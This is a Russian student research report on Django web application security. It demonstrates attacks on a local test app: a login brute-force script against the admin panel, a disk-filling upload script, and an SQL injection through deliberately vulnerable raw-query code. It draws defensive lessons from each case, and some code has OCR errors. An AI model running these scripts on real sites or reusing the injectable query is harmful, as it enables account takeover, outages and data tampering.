МИНОБРНАУКИ РОССИИ

САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ

ЭЛЕКТРОТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ

«ЛЭТИ» ИМ. В.И. УЛЬЯНОВА (ЛЕНИНА)

Кафедра информационной безопасности

ОТЧЕТ

по исследовательской работе

по дисциплине «Защита компьютерной информации»

ТЕМА: БЕЗОПАСНОСТЬ ВЕБ-ПРИЛОЖЕНИЙ СОЗДАННЫХ НА DJANGO

Студент гр. 8306 _____ Пеунов В.В.

Преподаватель _____ Горячев А.В.

Санкт-Петербург,

2021

Оглавление

Введение ... 3
Цели ... 3
Структура работы ... 3
Основные определения ... 4
Глава 1. Архитектура и история Django ... 5
История Django ... 5
Какие задачи Django решает? ... 5
Для чего Django используется? ... 6
Какая архитектура приложений созданных с помощью Django? ... 6
Как Django устроено изнутри? ... 7
Вывод ... 8
Глава 2. Безлимитные запросы ... 9
Кейс 2.1. Вход в административную панель ... 9
Кейс 2.2. Свободное место на диске ... 11
Кейс 2.3. DDOS-атаки ... 13
Вывод ... 14
Глава 3. Стандартные атаки для WEB ... 15
Кейс 3.1. SQL-инъекции ... 15
Кейс 3.2. XSS - атака ... 18
Другие атаки ... 20
Выводы ... 21
Глава 4. Практические заметки и направления для дальнейшего изучения ... 22
Кейс 4.1. Взлом через secret key ... 22
Кейс 4.2. Подмена токена через JS ... 22
Кейс 4.3. Отключение показа в окне ... 23
Кейс 4.4. Загружаемые файлы ... 23
Вывод ... 24

Введение

Данная исследовательская работа посвящена безопасности Django framework.

Django – это большой web-framework написанный на Python, реализующий паттерн MVC, в который встроено все необходимое для построения большинства веб-приложений. Django позволяет удешевить разработку за счет встроенных механизмов работы с базой данных, рендеринга HTML-шаблонов, роутинга, а также большого количества библиотек, как специфичных для Django, так и из богатой экосистемы Python.

Цели

Целью данной работы является исследование Django framework с точки зрения защиты информации. Приступая к данной работе я заранее понимаю, что найти реальные уязвимости является достаточно сложной и практически нереальной задачей. Причиной тому является зрелость данной технологии: Django существует с 2005-го года, обладает большим сообществом разработчиков, используется компаниями IT-гигантами. С учетом данного факта я ставлю перед собой следующие цели:

- Исследовать структуру Django: выделить основные компоненты и определить их зону ответственности.
- Исследовать встроенные механизмы защиты и предпринять попытки обойти их, как в стандартных ситуациях, так и в ситуациях, когда разработчиком допущены ошибки, создающие уязвимости.

Более глобальной целью является выделение и обоснование знаний, которые помогут Django-разработчикам создавать безопасные веб-приложения.

Структура работы

Данная работа будет разбита на 4 главы.:

Глава 1. Общая информация о Django. Целью данной главы является введение читателя в специфику разработки на Django: как framework работает, из каких слоев состоит, какие функции предоставляет.

Глава 2. Изучение поведения Django в вопросах, касающихся работы с запросами пользователя: загрузки файлов, DDOS-атак и т.д.

Глава 3. Изучение и попытка обхода встроенных механизмов защиты от распространённых видов атак: CSRF, XSS, clickjacking, SQL-инъекций.

Глава 4. Практические заметки и направления для дальнейших исследований.

Основные определения

ORM (англ. Object-Relational Mapping, рус. объектно-реляционное отображение, или преобразование) — позволяет преобразовывать объекты Python в записи в базе данных. Благодаря данной технологии, разработчик меняя только объект Python может преобразовывать содержимое базы данных не используя SQL. Однако ORM предоставляет только самые популярные и весьма ограниченные возможности реляционных баз данных.

Framework – это структура, на базе которой можно создать конечный продукт.

SQL-инъекция – несанкционированное внедрение SQL кода.

Clickjacking – механизм обмана пользователей интернета, при котором злоумышленник может получить доступ к конфиденциальной информации или даже получить доступ к компьютеру пользователя, заманив его на внешне безобидную страницу или внедрив вредоносный код на безопасную страницу.

XXS-атака – тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника.

DDOS-атака – это атака на хостинг-сервер, целью которой является вывод из рабочего состояния какого-либо веб-сайта или сервиса, размещённого на атакуемом сервере.

Глава 1. Архитектура и история Django

Данная глава посвящена описанию Django. В ней я постараюсь ответить следующей на вопросы:

- Когда появился и развивался Django?
- Какие задачи Django решает?
- Для чего используется?
- Какая архитектура у Django?

История Django

Выпущен framework Django был в 2005 году, т.е. более чем в 15 лет назад. На протяжении всего своего жизненного цикла он активно развивался и продолжает развиваться (версия 4.0 была представлена 7 декабря 2021 года).

С момента появления Django веб-разработка сильно изменилась: браузеры стали функциональнее и стандартизированные, активное развитие получил JavaScript, json захватил мир общения между сервером и клиентом, повсеместным стало REST-API, в тренд пришла асинхронность.

На протяжении своей истории Django все старался соответствовать трендам: в 2011 году был представлен Django Rest Framework для легкой реализации REST API поверх Django, в 2013 появилась поддержка Python 3, в 2019 с релизом версии 3.0 появилась поддержка асинхронности.

За счет долгой истории Django, с одной стороны, успел раздуться и обрасти редко используемыми в мире современной разработки (например, RSS-ленты), с другой обладает встроенными возможностями для реализации практически любых требований. Однако главное, несмотря на долгий путь развития, порог входа в разработку на Django остался низким и framework продолжил следовать девизу «для перфекционистов с дедлайнами».

Какие задачи Django решает?

Основные задачи, решаемые Django:

- Взаимодействия кода на Python и базы данных. Django обладает собственной ORM, которая поддерживает транзакции и миграции. Обладает собственными абстракциями над SQL, позволяющими взаимодействовать с базой данных абсолютно не зная SQL (хотя для профессионального разработчика это и обязательно).
- Построение административной панели сайта. В Django есть встроенная возможность, которая позволяет малыми силами создать стандартизированную панель для создания, изменения и удаления объектов в БД.

- Построение HTML шаблонов. В Django встроена система HTML шаблонов с собственными тегами и наследованием, которая позволяет строить отображение данных в виде HTML.
- Маршрутизации запросов. В Django встроен диспетчер URL на основе регулярных выражений, который позволяет преобразовывать запросы в вызовы функций.
- Авторизация и аутентификация пользователей. Django обладает встроенной системой авторизации, разделения прав пользователей.
- Работа с формами. С помощью Django можно автоматически генерировать формы без написания html-кода.
- Тестирование. В Django есть инструменты для автоматического тестирования кода.

Для чего Django используется?

Изначально Django использовался, как full stack-framework, т.е. Django отвечал за всё веб-приложение. Архитектура таких приложений была такова: в ответ на запросы генерировались html-страницы, раздавались статические файлы, в которых по необходимости был встроен JavaScript-код.

Сейчас роль Django сузилась до создания бекенда и предоставления REST-API современным JavaScript framework-ам (react, vue.js) и мобильным приложениям.

Какая архитектура приложений созданных с помощью Django?

На рисунке 1 представлена типичная архитектура Django проекта. Так как Django является framework, то оно диктует архитектуру приложения.

Cases – название проекта. В пакете соответствующем этому названию хранятся файлы:

- Asgi.py – асинхронный интерфейс веб-приложения;
- Settings.py – настройки проекта;
- Urls.py – http-пути;
- Wsgi.py – синхронный интерфейс веб-приложения.

Case3_2 – создаваемое программистом приложение, которое содержит в себе непосредственно логику работы сайта. Обычно проект состоит из множества таких приложений. Оно содержит следующие файлы в своей минимальной конфигурации:

- Пакет migrations – содержит миграции базы данных;
- Apps.py – config приложения;
- Models.py – содержит модели (отображаемые с помощью orm в базу данных) приложения;
- Urls.py – содержит пути данного приложения;

- Views.py – представления, которые формирует ответы на запросы.



Рисунок 1.1

Как Django устроено изнутри?

Django – это открытое программное обеспечение. Внутреннюю структуру приложения можно легко найти на GitHub или установил себе на компьютер. На рисунке 2 представлен скрин с содержимым Django.



Рисунок 1.2

Изнутри Django является python-пакетом, который разделен на небольшие декомпозированные части. Роль каждой этой части:

- Conf, template и templatetags – пакеты для работы шаблонами тэгами для шаблонов;
- Http – реализует работу с http, также содержит отладочный сервер;
- Views – содержит шаблоны представлений;
- Db – пакет для работы с базой данных;
- Middleware – содержит промежуточное программное обеспечение, которое отвечает например за авторизацию или безопасность http-заголовков;
- Core – соответственно ядро, реализующее основной цикл работы Django;
- Forms – механизмы для работы с формами;
- Apps – пакет для создания и конфигурирования приложений;
- Utils – полезные утилиты;
- Test – механизм тестирования Django;
- Dispatch – реализация сигналов для обработки различных ситуаций, например, после или перед созданием объекта в БД;
- Contrib – более глобальные фичи, чем utils, например, административная панель, аутентификацию, сессии.

Вывод

В данной главе кратко представлена информация об архитектуре Django и основанных на нем приложений, были рассмотрены основные функции, которые были предоставляет Django разработчику.

Глава 2. Безлимитные запросы

Предыдущие две главы получились более теоретическими, в данной же главе будет только практика. Рассмотрим 10 кейсов, как можно «взломать», либо «сломать» приложение построенное на Django.

Кейс 2.1. Вход в административную панель

В Django существует встроенная административная панель, попав в которую можно получить доступ к интерфейсу редактора базы данных. По стандарту URL доступа к административной панели одинаковый: /admin/.

Предположим, что администратор выбирает себе легкий пароль: 123456 и попробуем написать скрипт для перебора пароля от 123400 до 123500.

Нам интересно, как поведет себя Django: заблокирует ли злоумышленника за большое количество запросов, сообщит ли о таком количестве попыток войти в систему.

Хотя ситуация и гипотетическая, но опасная: человек по своей натуре не любит сложные пароли. Согласно статье на habr: https://habr.com/ru/post/484088/, выбранный нами пароль является самый распространённым в слитых базах данных.

Мною был написан скрипт, представленный в листинге 2.1.1. Итоговый результат работы, данного скрипта представлен на рисунке 2.1.1.

```
Import requests

host = 'http://localhost:8000'


def hack_the_site():
    data = requests.get(
        f'{host}/admin/?next=/admin/'
    )
    csrf_token = data.headers.get('Set-Cookie').split(';')[0].split('=')[1]
    print(f"Получили token: {csrf_token}")
    for value in range(123400, 123500):
        password = str(value)
        result = requests.post(
            f'{host}/admin/login/?next=/admin/',
            data={
                'csrfmiddlewaretoken': csrf_token,
                'username': 'admin',
                'password': password
            },
            headers={
                'X-CSRFToken': csrf_token,
                'Cookie': f'csrftoken={csrf_token}'
            }
        )
        if 'Welcome' in result.text:
            print(f'Пароль "{password}"….....OK')
            return password
        else:
```

```
            print(f'Пароль "{password}"….....NOT')
        return None


if __name__ == '__main__':
    success_password = hack_the_site()
    if success_password:
        print("Пароль подобран: ", success_password)
    else:
        print("Не удалось подобрать пароль")
```

Листинг 2.1.1.



Рисунок 2.1.1.

Как мы можем убедиться, стандартная конфигурация Django, в только ко что созданном приложении, позволяет буквально за пару минут перебрать более 50 паролей и получить данные о входе.

В реальности встретить пароль находящийся точно в диапазоне сложно. Однако злоумышленник может действовать по-другому: взять базу данных с самыми распространёнными паролями и попробовать пройти по ним.

Код из листинга 2.1.1 выполнялся порядка 130 секунд, т.е. чуть больше 2 секунд. Распараллелив данный скрипт на 6-ти ядерном процессоре в течение часа можно перебрать более 10 тысяч паролей, а если сделать код асинхронным, то можно дойти вплоть до миллиона. В таком случае вероятность угадать «распространённый» пароль будет высока. Согласно данным из статьи,

приведенным в таблице 2.1.1 - 35% паролей содержат менее 8 символов. Т.е. потенциально перебираемы за несколько часов.

4,883,711,954	всего паролей
779,281,749	паролей содержат только цифры
1,275,706,800	паролей содержат только буквы
13,696,084	паролей содержат буквы кириллического алфавита
159,948,243	паролей содержат буквы, цифры и спецсимволы
3,126,556,695	паролей содержат 8 и более символов

Таблица 2.1.1

Выводы:

1. При разработке на Django стоит учитывать тот факт, что framework свободно относится к паролям и не накладывает на них жестких требований. Необходимо накладывать ограничения на пароли самостоятельно.
2. Django не накладывает ограничений на поступающие запросы от одного пользователя. В узких местах, (например, регистрация или вход) стоит самостоятельно ограничивать количество поступающих запросов.
3. Необходимо изменять и прятать стандартный адрес административной панели, либо не использовать вовсе.

Кейс 2.2. Свободное место на диске

Представим, что есть опасный преступник и сегодня его ориентировка должна поступить на сайт ФСБ. Он задается целью предотвратить это, что успешно покинуть страну, пока ориентировки не разослана по аэропортам и вокзалам.

На сайте ФСБ мы нашли форму, которая позволяет нам отправлять ориентировки преступников, видео, которые могут полезны следствию и т.д. С помощью неё был отправлен клип группы Nirvana в формате mp4 и он оказался успешно записан в базу, как показано на рисунке 2.2.1.



Рисунок 2.2.1.

Стоит учесть, что вес клипа 20 МБ, а Django за счет того, что никаких лимитов не установлено принимает его и добавляет на сервер. Написав скрипт, представленный листинге 2.2.1 мы добавляем 10 версий клипа, т.е. занимаем 200

МБ памяти за 30 секунд. В этом можно убедиться взглянув на рисунок 2.2.3. На рисунке 2.2.2 представлен результат работы скрипта из листинга 2.2.1.

Таким образом, за пару минут можно залить 1 ГБ данных. Если данный скрипт распараллелить и сделать асинхронным, то мы можем заливать в десятки раз больше. Если на сервере не терабайты свободной памяти, то отказа системы можно добиться достаточно легко.

```python
import requests

host = 'http://localhost:8000'


def hack_the_site():
    data = requests.get(
        f'{host}/admin/?next=/admin/'
    )
    csrf_token = data.headers.get('Set-Cookie').split(';')[0].split('=')[1]
    print(f"Получили token: {csrf_token}")

    fp = open('C:\\Users\\Виталий Пеунов\\Downloads\\Nirvana.mp4', 'rb')
    files = {'file': fp}

    for i in range(10):
        print(f"Добавили {i} раз")
        requests.post(
            f'{host}/case2_2/post/',
            data={
                'csrfmiddlewaretoken': csrf_token,
                'text': f'Random text {i}'
            },
            headers={
                'X-CSRFToken': csrf_token,
                'Cookie': f'csrftoken={csrf_token}'
            },
            files=files
        )
    fp.close()


if __name__ == '__main__':
    hack_the_site()
```

Листинг 2.2.1

```
Получили token: c6c9iNpA6gViLD3WJwtrDGwBI70V4SsU9bMNOVkAsh8CGhNW7CZyxfUjLZSD0zcm
Добавили 0 раз
Добавили 1 раз
Добавили 2 раз
Добавили 3 раз
Добавили 4 раз
Добавили 5 раз
Добавили 6 раз
Добавили 7 раз
Добавили 8 раз
Добавили 9 раз

Process finished with exit code 0
```

Рисунок 2.2.2



Рисунок 2.2.3

Выводы:

- Необходимо ограничивать максимальный размер файла загружаемого пользователем;
- Необходимо ограничивать количество запросов генерирующих большие данные по IP;
- Необходимо ограничивать максимальное количество данных загружаемых с одного IP-адреса;

Кейс 2.3. DDOS-атаки

Хотя на практике смоделировать данный кейс сложно, но из кейсов 2.1 и 2.2 очевидно, что Django обладает весьма серьезным недостатком: он позволяем безлимитно слать запросы, которые могут загружать систему. Если выставить наружу запрос, который работает достаточно долго (например, с сетевым взаимодействием), то с любой, даже маломощной, DDOS-атакой Django не справится.

Выводы:

- Необходимо ограничивать количество запросов с одного IP-адреса в единицу времени.
- Необходимо другое ПО, например, nginx, позволяющее бороться с DDOS-атаками.

Вывод

В данной главе приведены кейсы, которые раскрывают уязвимости Django связанные с отсутствием заранее выставленных лимитов для количества запросов, занимаемой файлами памяти и т.д.

Таким образом Django не подходит для высоконагруженных и требующих повышенной отказоустойчивости приложений, однако, при правильной настройке он способен преодолеть данные недостатки нивелируются (как пример, Youtube и Instagram работают на основе Django).

Глава 3. Стандартные атаки для WEB

Кейс 3.1. SQL-инъекции

Django предоставляет два способа взаимодействия с базой данных: через ORM и через SQL запросы.

Проверим оба этих способа на возможности внедрения SQL инъекций.

Попробуем написать легкое приложение со следующим смыслом: администратор может создавать книги, а пользователь может получать список книг. Попробуем внутрь запроса на создание книги, внедрить создание собственной.

Модель, содержащая название книги и автора представлена на листинге 3.2.1 Модель отображается в базу данных, которая заполнена некоторыми данными, изображенными на рисунке 3.2.1

```
class Book(models.Model):
    name = models.CharField(max_length=64)
    author = models.CharField(max_length=64)
```

Листинг 3.2.1

	id	name	author
1	1	Преступление и наказание	Достоевский Ф.М.
2	4	Униженные и оскробленные	Достоевский Ф.М.
3	5	Идиот	Достоевский Ф.М.

Рисунок 3.2.1

На листинге 3.2.2 представлены пять SQL-запросов:

- Запрос №1 желаемый нами, в него встраивается пользовательский ввод.
- Запрос №2 обычный запрос генерируемый с помощью ORM при входных данных «Достоевский Ф.М.». Реализация, которая сгенерировала данный запрос представлена на листинге 3.2.3
- Запрос №3 запрос при вводе в качестве пользовательских данных INSERT запроса на создание книги «Война и мир» Л. Н. Толстого. Как видно, содержимое данного запроса экранировано специальными символами и выдает пустой результат, так автора с именем «*Достоевский Ф.М.'; INSERT INTO "case2_book" ("name", "author") VALUES ('Война и мир', 'Толстой Л.Н.');SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author" FROM "case2_book" WHERE "case2_book"."author" = 'Достоевский Ф.М.*» не найдено

- Запрос №4 точно совпадает с запросом №2, однако он сгенерирован без помощи ORM, а написан вручную его реализация представлена на листинге 3.2.4
- Запрос №5 это запрос по смыслу такой же, как и №3, только сгенерированный без помощи ORM. Как видно это не 1, а целых 3 запроса и все они корректно проходят через базу данных. На рисунке 3.2.2. показано содержимое базы данных после внедрения запроса. Таким образом удалось успешно внедрить SQL-инъекцию. Будь вместо создания объекта запрос на удаление базы данных, это нарушило бы работу сайта.

Стоит отметить, что запрос №5, помимо успешной SQL-инъекции, также выдал успешный результат пользователю, который изображен на рисунке 3.2.3.

```
(1) SELECT * FROM "case2_book" WHERE "case2_book"."author" = <User input>


(2) SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author" FROM
"case2_book" WHERE "case2_book"."author" = \'Достоевский Ф.М.\'

(3) SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author" FROM
"case2_book" WHERE "case2_book"."author" = \'Достоевский Ф.М.\'\'; INSERT INTO
"case2_book" ("name", "author") VALUES (\'\'Война и мир\'\', \'\'Толстой
Л.Н.\'\');SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author"
FROM "case2_book" WHERE "case2_book"."author" = \'\'Достоевский Ф.М.\'

(4) 'SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author" FROM
"case2_book" WHERE "case2_book"."author" = \'Достоевский Ф.М.\'

(5) SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author" FROM
"case2_book" WHERE "case2_book"."author" = \'Достоевский Ф.М.\'; INSERT INTO
"case2_book" ("name", "author") VALUES (\'Война и мир\', \'Толстой
Л.Н.\');SELECT "case2_book"."id", "case2_book"."name", "case2_book"."author"
FROM "case2_book" WHERE "case2_book"."author" = \'Достоевский Ф.М.\'
```

Листинг 3.2.2.

```
def get_books_orm(request):
    author = request.POST.get("author")
    books = Book.objects.filter(author=author)

    result = []
    for book in books:
        result.append({
            "name": book.name,
            "author": book.author
        })

    print(connection.queries)
    return JsonResponse({"data": result}, status=201)
```

Листинг 3.2.3

```
def get_books_raw(request):
    author = request.POST.get("author")

    sql_query = '''SELECT "case2_book"."id", "case2_book"."name",
"case2_book"."author"
        FROM "case2_book"
        WHERE "case2_book"."author" = '{}'
    '''.format(author)
```

```python
books = Book.objects.raw(sql_query)

result = []
for book in books:
    result.append({
        "name": book.name,
        "author": book.author
    })

print(connection.queries)
return JsonResponse({"data": result}, status=201)
```

Листенинг 3.2.4

	id	name	author
1	1	Преступление и наказание	Достоевский Ф.М.
2	4	Униженные и оскробленные	Достоевский Ф.М.
3	5	Идиот	Достоевский Ф.М.
4	7	Война и мир	Толстой Л.Н.

Рисунок 3.2.2

